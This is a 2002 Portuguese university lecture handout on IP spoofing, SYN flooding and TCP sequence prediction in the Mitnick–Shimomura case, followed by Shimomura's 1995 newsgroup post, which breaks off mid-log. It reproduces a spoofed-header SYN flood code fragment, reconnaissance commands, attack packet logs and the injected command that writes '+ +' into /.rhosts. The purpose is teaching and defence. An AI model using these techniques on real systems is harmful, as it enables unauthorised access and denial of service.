unesp UNIVERSIDADE ESTADUAL PAULISTA

Administração de Redes TCP/IP

IP Spoofing
&
Ataque de Predição de TCP
(O Caso Kevin Mitnick)

Prof. Dr. Adriano Mauro Cansian
adriano@ieee.org
UNESP - IBILCE - São José do Rio Preto
2002

IP Spoofing
&
Ataque de predição de TCP
(O Caso Kevin Mitnick)

Prof. Dr. Adriano Mauro Cansian
adriano@ieee.org
UNESP - IBILCE - São José do Rio Preto

1. Introdução

Este material trata de um tipo de ataque que explora as fraquezas e falhas de projeto presentes em algumas partes do protocolo TCP/IP. Na maioria dos casos, estes problemas podem ser minimizados com algumas práticas seguras, **mas raramente podem ser completamente eliminados, porque eles estão intrinsecamente ligados com a maneira pela qual o TCP/IP foi concebido**. As pessoas responsáveis pelo gerenciamento das redes devem conhece-los, de tal forma a reduzir seus efeitos. Também devem estar preparados para indentifica-los e estarem aptos a agir quando necessário.

Estes problemas são conhecidos desde aproximadamente 1989, tendo sido inicialmente descritos por Steven Belovin[1]. Entretanto, somente por volta de 1994 estas vulnerabilidades começaram a ser exploradas. Estes problemas foram minimizados com algumas melhorias, mas ainda existem nas implementações do protocolo TCP/IP nos dias atuais.

Este tipo de problema começou a ser mais conhecido devido ao suposto[2] ataque de Kevin Mitnick aos computadores de Tsutomu Shimomura. Para maiores informações sobre este assunto, recomenda-se uma leitura da mensagem enviada por Tsutomu Shimomura (tsutomu@ariel.sdsc.edu) para o grupo de *usenet news* denominado ***comp.security.misc*** de 25 de janeiro de 1995. Este documento está em anexo, reproduzido no final deste material.

Para uma cronologia do ataque à máquina de Shimomura e análise do evento, recomenda-se uma leitura dos documentos disponíveis em http://www.takedown.com . Entretanto, o leitor deve usar de certo espírito crítico ao ler estas informações. Algumas das afirmações contidas nunca foram comprovadas totalmente . Há outros personagens, motivos e fatos que levam a um outro lado da história. Estas

[1] Bellovin, S.M. - *"Security Problems in the TCP/IP Protocol Suite"*. Computer Communication Review, Vol. 19, No. 2, pp. 32-48, April 1989.
[2] Este texto usa o termo "suposto ataque" pois nunca ficou comprovado de fato que foi Kevin Mitnick quem efetivamente realizou o ataque.

informações podem ser confrontadas em http://www.well.com/user/jlittman/began.html e também em http://www.kevinmitnick.com[3]

As técnicas utilizadas no ataque ao computador de Shimomura eram bastante conhecidas no meio acadêmico, mas não eram levadas muito a sério pelos desenvolvedores de sistemas.

O ataque utiliza uma combinação de duas técnicas:

- SYN *flood* → inundação de pacotes SYN.
- Predição de números de seqüência e seqüestro de sessão TCP (*IP hijacking*).

Ele acontece resumidamente da seguinte maneira:

- *SYN flood* serve para desabilitar um determinado sistema.
- Após realizar o *SYN flood*, o atacante, faz-se passar por este sistema desabilitado, assumindo suas conexões TCP e falsificando sua identidade.
- Em seguida, o atacante explora alguma relação de confiança entre o sistema desabilitado – e agora falsificado – e um sistema alvo.



Figura 1: Esquema de ataque através *de SYN flood* e exploração de relação de confiança

[3] Links verificados em 11/agosto/2002

Vamos recordar como é feito o estabelecimento de uma conexão entre dois hosts A e B:

1) Host A → Host B
A envia pacote SYN e diz "meu *sequence number* é X". (SYN=1, ACK=0).

2) Host B → Host A
B envia um pacote ACK (B confirma) que o *sequence number* é X[4], e B também envia SYN e diz "meu *sequence number* é Y". (ACK=1, SYN=1)

3) Host A → Host B :
Host A envia um pacote ACK e confirma que recebeu o *sequence number* Y da máquina B.

O estabelecimento da conexão é feito em três etapas. Este procedimento é necessário pois cada entidade pode ter um número de seqüência diferente → e os dois devem saber qual o número do outro.

Em uma pilha de protocolos TCP/IP existem as informações relacionadas aso *sockets*, que fazem a comunicação entre os programas e o hardware de rede. O TCP é orientado a conexão, então as máquinas que estejam realizando a comunicação devem controlar todos os estados e números de seqüência.

2. Ataque *SYN Flood*

O ataque de *SYN flood* → explora a existência de um limite do número de conexões que estão aguardando para serem estabelecidas, para um determinado serviço.

Se uma máquina recebe um pacote de solicitação de conexão para um serviço ativo (SYN=1, ACK=0), ela **responde com (SYN=1, ACK=1), enviando os respectivos números,** e fica aguardando um determinado tempo para que o último passo do *hadshake* de 3 vias se concretize.

Existe um **limite** do número de conexões que uma máquina pode **esperar** que se completem. Até que o limite seja alcançado, cada pacote (SYN=1,ACK=0) recebido, gera um (SYN=1,ACK=1) que fica em uma fila, aguardando o estabelecimento da conexão.

Existem contadores de tempo para cada conexão → limitando o tempo que o sistema aguarda uma resposta para que conexão seja estabelecida.

Quando o limite de tempo é atingido → a memória que guarda o estado da conexão é liberada.

[4] Na verdade a máquina diz que aguarda o número de seqüência (X+1), e isso indica que ela recebeu o pacote com número de seqüência X.

Quando um atacante cria uma inundação de fluxo SYN → ele **não** tem a intenção de **concluir** o *handshake* e estabelecer a conexão. Na verdade, o atacante tem como objetivo **exceder o limite definido para o número máximo de conexões** que uma máquina pode aguardar que se completem e, assim, colocar a máquina numa situação crítica.

A máquina em situação crítica → pode chegar a um estado em que ela não seja capaz de lidar com novas solicitações de conexão, tornando-se temporária ou definitivamente **inoperante**.

Num ataque *SYN flood*, o atacante não tem interesse que as respostas de (SYN=1,ACK=1) retornem para a origem onde foram gerados os (SYN=1 , ACK=0).

O atacante deseja preencher a fila de serviço, para colocar a máquina numa situação crítica, mas não deseja fornecer meios para que sua origem seja detectada.

Assim → normalmente, numa ação de SYN Flood, o atacante **falsifica a origem** dos pedidos de conexão.

O cabeçalho de código a seguir é parte de um ataque *syn flood* real. Observe na parte inferior "dadd" e "sadd" para o endereço destino e endereço origem, respectivamente.

```
/* Preenchimento de todas as informações de cabeçalho IP */

    packet.ip.version=4;                /* versao 4 bits                  */
    packet.ip.ihl=5;                    /* Extensao de cabecalho 4 bits   */
    packet.ip.tos=0;                    /* Tipo de servico 8 bits         */
    packet.ip.tot_len=htons(40);        /* Tamanho total 16 bits          */
    packet.ip.id=getpid( );             /* Campo ID 16 bits               */
    packet.ip.frag_off=0;               /* Fragm. Offset 13 bits          */
    packet.ip.ttl=255;                  /*  time to live                  */
    packet.ip.protocol=IPPROTO_TCP;     /* Protocolo 8 bits               */
    packet.ip.check=0;                  /* checksum do header             */
    packet.ip.saddr=sadd;               /* endereco origem                */
    packet.ip.daddr=dadd;               /* endereco destino               */

/*  fim preenchimento cabeçalho */
```

Esta técnica tem outros detalhes:

Usa uma rotina para garantir que o endereço escolhido como origem falsa é alcançável (ou seja, possui roteamento), mas não está ativo → por exemplo, um computador que está desligado, ou um número IP que não está sendo usado numa rede.

Isso porque → Se o endereço falso estiver **ativo**, este envia um RST quando recebe um (SYN=1,ACK=1) proveniente de uma máquina com a qual ele **não** tentou estabelecer uma conexão → o RST ao chegar na máquina sob ataque de *SYN flood* liberaria a memória, tornando o ataque ineficiente.



Figura 2: *SYN flood* com origem falsificada

Técnica de negativa genérica de serviço (*Denial of Service – DoS*) → atingir um sistema-alvo com pacotes (SYN=1,ACK=0) até que ele esteja incapacitado de estabelecer novas conexões. Em seguida, personificar o sistema-alvo, falsificando sua identidade, ou seja falsificando seus datagramas IP.

O próximo passo é explorar uma relação de confiança entre o sistema-alvo falsificado, e um outro computador que se deseja penetrar.

3. Prospeção e descoberta

Outras questões:

Como escolher que computador silenciar ?
Como determinar se existe uma relação de confiança ?

Solução:

Os ataques são precedidos de "investigações de reconhecimento" ou coleta de informações públicas ou confidenciais, através de diversas técnicas.

4. O ataque ao sistema de Shimomura[5]

Por exemplo, no ataque à máquina de Shimomura, que se iniciou às 14:09:32 PST em 25/12/94, o atacante usou as seguintes operações[6] provenientes de toad.com, para coletar informações sobre o alvo:

[5] Baseado em: tsutomu@ariel.sdsc.edu (Tsutomu Shimomura) Wed Jan 25 14:55:59 EST 1995. Article: 14059 of **comp.security.misc**. Subject: Technical details of the attack described by Markoff in NYT (**vide anexo**)

```
14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal
```

Onde temos:

server = uma estação SPARCstation rodando Solaris 1 e servindo a máquina "*x-terminal*".
x-terminal = uma estação *diskless* SPARCstation rodando Solaris 1.
target = aparentemente o alvo primário do ataque.

Os comandos *finger*, *showmount* e *rpcinfo* fornecem informações sobre dados importantes em sistemas UNIX. Eles estão normalmente associados ao que convenciona-se chamar de "portas de prospeção". Por exemplo, o "*finger*" responde na porta 79 e o *portmapper* na porta 111 (usada para o *rpcinfo*). Em alguns sites os administradores bloqueiam estas portas, e em outros não.

O leitor pode tentar executar estes comandos, substituindo os nomes das máquinas "*target*", "*server*" e "*x-terminal*" e ver que resultados obtêm. F aça um teste no seu site e determine quais são as portas abertas e quais são bloqueadas. Entretanto, antes de fazer estes testes, certifique-se que eles não são proibidos pela política de utilização do site, ou pelo regulamento do sistema que você usa.

No caso do ataque às máquinas de Shimomura, nenhuma das portas de prospeção estava bloqueada, e o atacante em *toad.com* adquiriu as informações que foram usadas no próximo passo do ataque.

4.1. Desenvolvimento do ataque

Cerca de 6 minutos após a prospeção inicial → acontece uma inundação de pacotes TCP SYN (requisições de conexão) vindas de 130.92.6.97 para a porta 513 (*login*) na máquina server.

O propósito é fazer com que o servidor pare de responder para novas conexões. O IP número 130.92.6.97 parece ser um endereço forjado (falsificado), provavelmente não usado, ou desligado.

[6] Estas informações foram coletadas em toad.com a partir da análise de registros de auditoria de um software de captura de pacotes, denominado TCPdump.

Uma vez que a porta 513 é privilegiada, server.login[7] pode agora ser usado como uma fonte para lançamento do ataque de *ip spoofing* (falsificação de IP), por intermédio de comandos "r" (*rsh*, *rlogin*).

A seguir serão apresentados alguns registros de auditoria (*logs*) gerados pelo software TCPdump[8]. As linhas dos logs do TCPdump devem ser interpretadas da seguinte maneira:

Timestamp *host*.**sourcePort** > ***host***.**dstPort**: TCP flags: ***SEQ NUM***: **ACK NUM** TCP window size

Exemplo:

14:18:25.906002 *apollo.it.luc.edu*.**1000** > ***x-terminal***.**shell**: S ***1382726990***:**1382726990**(0) win 4096

Logo em seguida ao ataque de *syn flood* na porta 513 → são observadas 20 tentativas de conexão de *apollo.it.luc.edu* para o *shell* da máquina *x-terminal*.

O propósito é determinar o comportamento do gerador de seqüência de números TCP da máquina *x-terminal* .

Nos registros abaixo, observe que os números de seqüência inicial incrementam pelo valor 1 (um) para cada conexão da máquina origem → indicando que os pacotes SYN não estão sendo gerados pela implementação TCP do sistema, e sim por algum software.

Isso resulta em RSTs da origem (*apollo.it.luc.edu*) sendo convenientemente gerados em resposta a cada SYN/ACK inesperado, enviados pelo *x-terminal* para *apollo.it.luc.edu* → então a fila do *x-terminal* não é preenchida.

Nos registros de TCPdump a seguir → observe como está em conjuntos de três pacotes:

- um SYN de *apollo* para o *xterminal* ;
- um SYN/ACK, passo dois de um *handshake* de 3 vias; e
- um RESET de *apollo* para o *x-terminal*, para interromper a continuidade do fluxo de SYN deste terminal.

[7] A partir daqui, neste material, vamos usar a seguinte notação para o endereço das máquinas: nome_host.porta_ou_serviço . Exemplo: server.login significa o serviço de login (porta 513) na máquina denominada "server".
[8] Para maiores informações sobre o TCPdump consulte **http://www.tcpdump.org/**

+++ 1° conjunto +++
14:18:25.906002 **apollo**.it.luc.edu.1000 > **x-terminal**.shell: S 1382726990:1382726990(0) win 4096

14:18:26.094731 **x-terminal**.shell > **apollo**.it.luc.edu.1000: S **2021824000**:2021824000(0) ack 1382726991 win 4096

14:18:26.172394 **apollo**.it.luc.edu.1000 > **x-terminal**.shell: R 1382726991:1382726991(0) win 0
+++

+++ 2° conjunto +++
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:1382726991(0) win 4096

14:18:26.694691 **x-terminal**.shell > apollo.it.luc.edu.999: S **2021952000**:2021952000(0) ack 1382726992 win 4096

14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0
+++

Observe o negrito → é o número de seqüência do SYN/ACK do x-terminal.

No primeiro conjunto temos o *SYN number* do *x-terminal* = **2021824000**
No segundo conjunto temos o *SYN number* do *x-terminal* = **2021952000**

Se subtrairmos os números de seqüência: 2021952000 – 2021824000 = 128.000

Observemos outros conjuntos:

+++
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: **S** 1382726992:1382726992(0) win 4096

14:18:27.174846 **x-terminal**.shell > apollo.it.luc.edu.998: S **2022080000**:2022080000(0) **ack** 1382726993 win 4096

14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R 1382726993:1382726993(0) win 0
+++

+++
14:18:27.544069 **apollo**.it.luc.edu.997 > **x-terminal**.shell: **S** 1382726993:1382726993(0) win 4096

14:18:27.714932 **x-terminal**.shell > apollo.it.luc.edu.997: S **2022208000**:2022208000(0) **ack** 1382726994 win 4096

14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R 1382726994:1382726994(0) win 0
+++

Novamente → 2022208000 – 2022080000 = **128.000**

Desta forma → é possível predizer o número de seqüência que a máquina *x-terminal* vai enviar para uma dada conexão TCP, uma vez que se saiba o número anterior que ele gerou.

Ou seja → quando for enviado um pacote TCP SYN para o *x-terminal*, este responderá com um SYN/ACK que devolve como número de seqüência o valor de 128.000 mais o número que ele enviou como número de seqüência anterior.

Então, se a máquina estiver com **baixa atividade de conexões** → é possível controlar e calcular exatamente os números de seqüência.

Então, em resumo temos:

Silenciar um lado da conexão (*DoS*)
+
Relacionamento confiável entre duas máquinas
+
Capacidade de determinar o próximo número de seqüência
=
→ cenário favorável ao seqüestro de conexão (*IP hijacking*) ←

Porque os computadores não percebem o IP falsificado → porque a pilha de protocolos TCP/IP foi concebida de forma a **confiar** em algumas informações, as quais podem ser falsificadas → **trata-se de um problema ligado à natureza do protocolo.**

Em particular os sistemas confiam em:

Endereço Internet → cabeçalho do IP.

Número de seqüência → cabeçalho TCP.

Se for enviado um pacote com número de seqüência errado → o outro lado irá enviar um RST, e romper a conexão.

Por isso é importante saber que o *x-terminal* tem um número de seqüência previsível

Em seguida, na análise do incidente → observa-se um pacote SYN falsificado, supostamente de *server.login* para o *x-terminal.shel*

A suposição é de que o *x-terminal* provavelmente confia no servidor (*server*) → então a máquina *x-terminal* fará o que ele, server, (ou algo disfarçado como ele) ordenar.

O *x-terminal* → então responde para o *server* com um SYN-ACK, o qual deve ser **confirmado**, de modo que a conexão seja aberta.

Uma vez que o *server* verdadeiro está ignorando os pacotes enviados para *server.login* (devido ao *Syn Flood* disparado sobre ele), então o ACK do *server* também deverá ser falsificado.

Normalmente → o número de seqüência do SYN-ACK é exigido para gerar um ACK válido.

Entretanto, o atacante é capaz de prever o número de seqüência contido no SYN/ACK, com base no comportamento conhecido do gerador do número de seqüência do TCP da máquina *x-terminal*. Desta forma, o intruso é capaz de confirmar o SYN/ACK sem vê-lo.

Então vemos:

```
14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096
```

Desta forma → O pacote SYN é enviado com um endereço de origem forjado.

O invasor envia este pacote cegamente → não há como ver a resposta, pois o endereço de origem foi o do servidor que está sob DoS → o SYN/ACK será enviado ao server.



Figura 3: Esquema do ataque de predição de seqüência do TCP

A máquina falsificadora possui agora uma conexão de uma única via para o *x-terminal.shell* que parece vir da máquina *server.login*

A falsificadora → pode manter a conexão e enviar dados **sem ver as respostas** do *x-terminal* para o *server*, uma vez que **ela consegue fazer ACK de qualquer dado enviado** pelo *x-terminal* → pois consegue prever os números de seqüência.

Então, o atacante envia o seguinte:

```
14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096
14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096
14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win 4096
```

Que corresponde a:

14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"

Resultado → agora o *x-terminal* confia em todos os computadores do universo, e em todos os usuários destes computadores.

Tempo total decorrido desde o primeiro pacote falsificado: < **16 segundos** !!

Neste ponto a conexão falsificada é finalizada, enviando um FIN para o seu fechamento

```
14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096
14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096
14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096
14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win 4096
14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win 4096
```

Em seguida acontecem uma série de RSTs para fechar as conexões "*half-open*" no server e esvaziar as filas de conexões em server.login:

```
14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
.
.
.
14:18:54.097093 130.92.6.97.629 > server.login: R 1382726989:1382726989(0) win 4096
```

Agora, a partir de qualquer computador do mundo → O atacante usa uma conta ***root*** em outra máquina remota, e faz um *rlogin* no *x-terminal* .

Uma vez que o *server* também confia no *x-terminal*, o atacante estabelece conexões de *rlogin* no *x-server* e o sistema todo está comprometido.

5. Detecção do ataque

Embora o ataque aqui descrito seja uma técnica antiga, ele ainda **é muito eficiente**. O seqüestro de conexão TCP ainda é uma técnica valiosa para o atacante mais avançado. Ataques de Syn Flood ainda funcionam em muitos sistemas operacionais, os pacotes (datagramas) IP ainda podem ser falsificados e muitos sistemas ainda mantém relações de confiança, com os comandos “r” habilitados.

O ataque pode ser detectado por sistemas de detecção de intrusos baseados em hosts ou em rede. Poderia ser detectado em vários pontos, desde a origem até o destino, usando desde os pacotes de rede até a corrupção do arquivo /.rhosts , quando o sistema alvo foi totalmente comprometido.

Entretanto → o seqüestro de conexão TCP é quase impossível de ser detectado com uma única ferramenta. Há a necessidade de se usar uma combinação de técnicas.

6. Prevenção do ataque

Este tipo de ataque poderia ser evitado em vários pontos.

Se as portas estivessem melhor protegidas e os roteadores bem configurados com regras de filtragem → este tipo de ataque seria muito dificultado.

Por exemplo → seria mais difícil colher informações e fazer a pesquisa para dar início ao ataque. É aconselhável desabilitar os serviços que não estejam sendo usados.

Os invasores muitas vezes irão explora uma relação de confiança. Os administradores geralmente usam tais relacionamentos como uma conveniência para si próprios e para alguns usuários, mesmo que muitas vezes estejam cientes de que isso gera um furo no esquema de segurança do *site*. Há a necessidade da definição de uma política de segurança e administração do site. Esta política deve ser seguida pelos administradores e usuários e deve ter o apoio das chefias e gerências superiores.

Para uma discussão mais detalhada sobre filtragem de pacotes, recomenda-se uma leitura dos documentos disponíveis em: http://www.cert.org/tech_tips/packet_filtering.html[9]

Anotações:

[9] Links verificados em 11/agosto/2002

Anexo: A mensagem original de Tsutomu Shimomura no newsgroup comp.security.misc

From: **tsutomu@ariel.sdsc.edu** Wed Jan 25 14:55:59 EST 1995
Article: 14059 of comp.security.misc
Xref: princeton comp.security.misc:14059 comp.protocols.tcp-ip:26793 alt.security:20531
Path:
princeton!udel!news.mathworks.com!hookup!news.graphics.cornell.edu!newsstand.cit.cornell.edu!travelers.mail.cornell.edu!news.tc.cornell.edu!newsserver.sdsc.edu!ariel.sdsc.edu!not-for-mail
From: tsutomu@ariel.sdsc.edu (Tsutomu Shimomura)
Newsgroups: comp.security.misc,comp.protocols.tcp-ip,alt.security
Subject: Technical details of the attack described by Markoff in NYT
Date: 25 Jan 1995 04:36:37 -0800
Organization: San Diego Supercomputer Center
Lines: 290
Message-ID: <3g5gkl$5j1@ariel.sdsc.edu>
NNTP-Posting-Host: ariel.sdsc.edu
Keywords: IP spoofing, security, session hijacking
Status: RO

Greetings from Lake Tahoe.

There seems to be a lot of confusion about the IP address spoofing and connection hijacking attacks described by John Markoff's 1/23/95 NYT article, and CERT advisory CA-95:01.

Here are some technical details from my presentation on 1/11/95 at CMAD 3 in Sonoma, California. Hopefully this will help clear up any misunderstandings as to the nature of these attacks.

Two different attack mechanisms were used. IP source address spoofing and TCP sequence number prediction were used to gain initial access to a diskless workstation being used mostly as an X terminal. After root access had been obtained, an existing connection to another system was hijacked by means of a loadable kernel STREAMS module.

Included in this note are excerpts from actual tcpdump packet logs generated by this attack. In the interest of clarity (and brevity!), some of the data has been omitted.

I highly recommend Steve Bellovin's paper and posts on IP spoofing, as he describes in more detail the semantics of the TCP handshake, as well as making some suggestions on how to defeat this attack.

My configuration is as follows:

server = a SPARCstation running Solaris 1 serving my "X terminal"
x-terminal = a diskless SPARCstation running Solaris 1
target = the apparent primary target of the attack

The IP spoofing attack started at about 14:09:32 PST on 12/25/94. The first probes were from toad.com (this info derived from packet logs):

14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal

The apparent purpose of these probes was to determine if there might be some kind of trust relationship amongst these systems which could be exploited with an IP spoofing attack. The source port numbers for the showmount and rpcinfo indicate that the attacker is root on toad.com.

About six minutes later, we see a flurry of TCP SYNs (initial connection requests) from 130.92.6.97 to port 513 (login) on server. The purpose of these SYNs is to fill the connection queue for port 513 on server with "half-open" connections so it will not respond to any new connection requests. In particular, it will not generate TCP RSTs in response to unexpected SYN-ACKs.

As port 513 is also a "privileged" port (< IPPORT_RESERVED), server.login can now be safely used as the putative source for an address spoofing attack on the UNIX "r-services" (rsh, rlogin). 130.92.6.97 appears to be a random (forged) unused address (one that will not generate any response to packets sent to it):

14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096
14:18:22.886128 130.92.6.97.604 > server.login: S 1382726964:1382726964(0) win 4096
14:18:22.943514 130.92.6.97.605 > server.login: S 1382726965:1382726965(0) win 4096
14:18:23.002715 130.92.6.97.606 > server.login: S 1382726966:1382726966(0) win 4096
14:18:23.103275 130.92.6.97.607 > server.login: S 1382726967:1382726967(0) win 4096
14:18:23.162781 130.92.6.97.608 > server.login: S 1382726968:1382726968(0) win 4096
14:18:23.225384 130.92.6.97.609 > server.login: S 1382726969:1382726969(0) win 4096
14:18:23.282625 130.92.6.97.610 > server.login: S 1382726970:1382726970(0) win 4096
14:18:23.342657 130.92.6.97.611 > server.login: S 1382726971:1382726971(0) win 4096
14:18:23.403083 130.92.6.97.612 > server.login: S 1382726972:1382726972(0) win 4096
14:18:23.903700 130.92.6.97.613 > server.login: S 1382726973:1382726973(0) win 4096
14:18:24.003252 130.92.6.97.614 > server.login: S 1382726974:1382726974(0) win 4096
14:18:24.084827 130.92.6.97.615 > server.login: S 1382726975:1382726975(0) win 4096
14:18:24.142774 130.92.6.97.616 > server.login: S 1382726976:1382726976(0) win 4096
14:18:24.203195 130.92.6.97.617 > server.login: S 1382726977:1382726977(0) win 4096
14:18:24.294773 130.92.6.97.618 > server.login: S 1382726978:1382726978(0) win 4096
14:18:24.382841 130.92.6.97.619 > server.login: S 1382726979:1382726979(0) win 4096
14:18:24.443309 130.92.6.97.620 > server.login: S 1382726980:1382726980(0) win 4096
14:18:24.643249 130.92.6.97.621 > server.login: S 1382726981:1382726981(0) win 4096
14:18:24.906546 130.92.6.97.622 > server.login: S 1382726982:1382726982(0) win 4096
14:18:24.963768 130.92.6.97.623 > server.login: S 1382726983:1382726983(0) win 4096
14:18:25.022853 130.92.6.97.624 > server.login: S 1382726984:1382726984(0) win 4096
14:18:25.153536 130.92.6.97.625 > server.login: S 1382726985:1382726985(0) win 4096
14:18:25.400869 130.92.6.97.626 > server.login: S 1382726986:1382726986(0) win 4096
14:18:25.483127 130.92.6.97.627 > server.login: S 1382726987:1382726987(0) win 4096
14:18:25.599582 130.92.6.97.628 > server.login: S 1382726988:1382726988(0) win 4096
14:18:25.653131 130.92.6.97.629 > server.login: S 1382726989:1382726989(0) win 4096

server generated SYN-ACKs for the first eight SYN requests before the connection queue filled up. server will periodically retransmit these SYN-ACKs as there is nothing to ACK them.

We now see 20 connection attempts from apollo.it.luc.edu to x-terminal.shell. The purpose of these attempts is to determine the behavior of x-terminal's TCP sequence number generator. Note that the initial sequence numbers increment by one for each connection, indicating that the SYN packets are *not* being generated by the system's TCP implementation. This results in RSTs conveniently being generated in response to each unexpected SYN-ACK, so the connection queue on x-terminal does not fill up:

14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S 1382726990:1382726990(0) win 4096
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S 2021824000:2021824000(0) ack 1382726991 win 4096
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R 1382726991:1382726991(0) win 0
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S 1382726991:1382726991(0) win 4096
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S 2021952000:2021952000(0) ack 1382726992 win 4096
14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0
14:18:26.775395 apollo.it.luc.edu.999 > x-terminal.shell: R 1382726992:1382726992(0) win 0
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S 1382726992:1382726992(0) win 4096
14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S 2022080000:2022080000(0) ack 1382726993 win 4096
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R 1382726993:1382726993(0) win 0
14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S 1382726993:1382726993(0) win 4096
14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S 2022208000:2022208000(0) ack 1382726994 win 4096
14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R 1382726994:1382726994(0) win 0
14:18:28.054114 apollo.it.luc.edu.996 > x-terminal.shell: S 1382726994:1382726994(0) win 4096
14:18:28.224935 x-terminal.shell > apollo.it.luc.edu.996: S 2022336000:2022336000(0) ack 1382726995 win 4096
14:18:28.305578 apollo.it.luc.edu.996 > x-terminal.shell: R 1382726995:1382726995(0) win 0
14:18:28.564333 apollo.it.luc.edu.995 > x-terminal.shell: S 1382726995:1382726995(0) win 4096
14:18:28.734953 x-terminal.shell > apollo.it.luc.edu.995: S 2022464000:2022464000(0) ack 1382726996 win 4096
14:18:28.811591 apollo.it.luc.edu.995 > x-terminal.shell: R 1382726996:1382726996(0) win 0

14:18:29.074990 apollo.it.luc.edu.994 > x-terminal.shell: S 1382726996:1382726996(0) win 4096
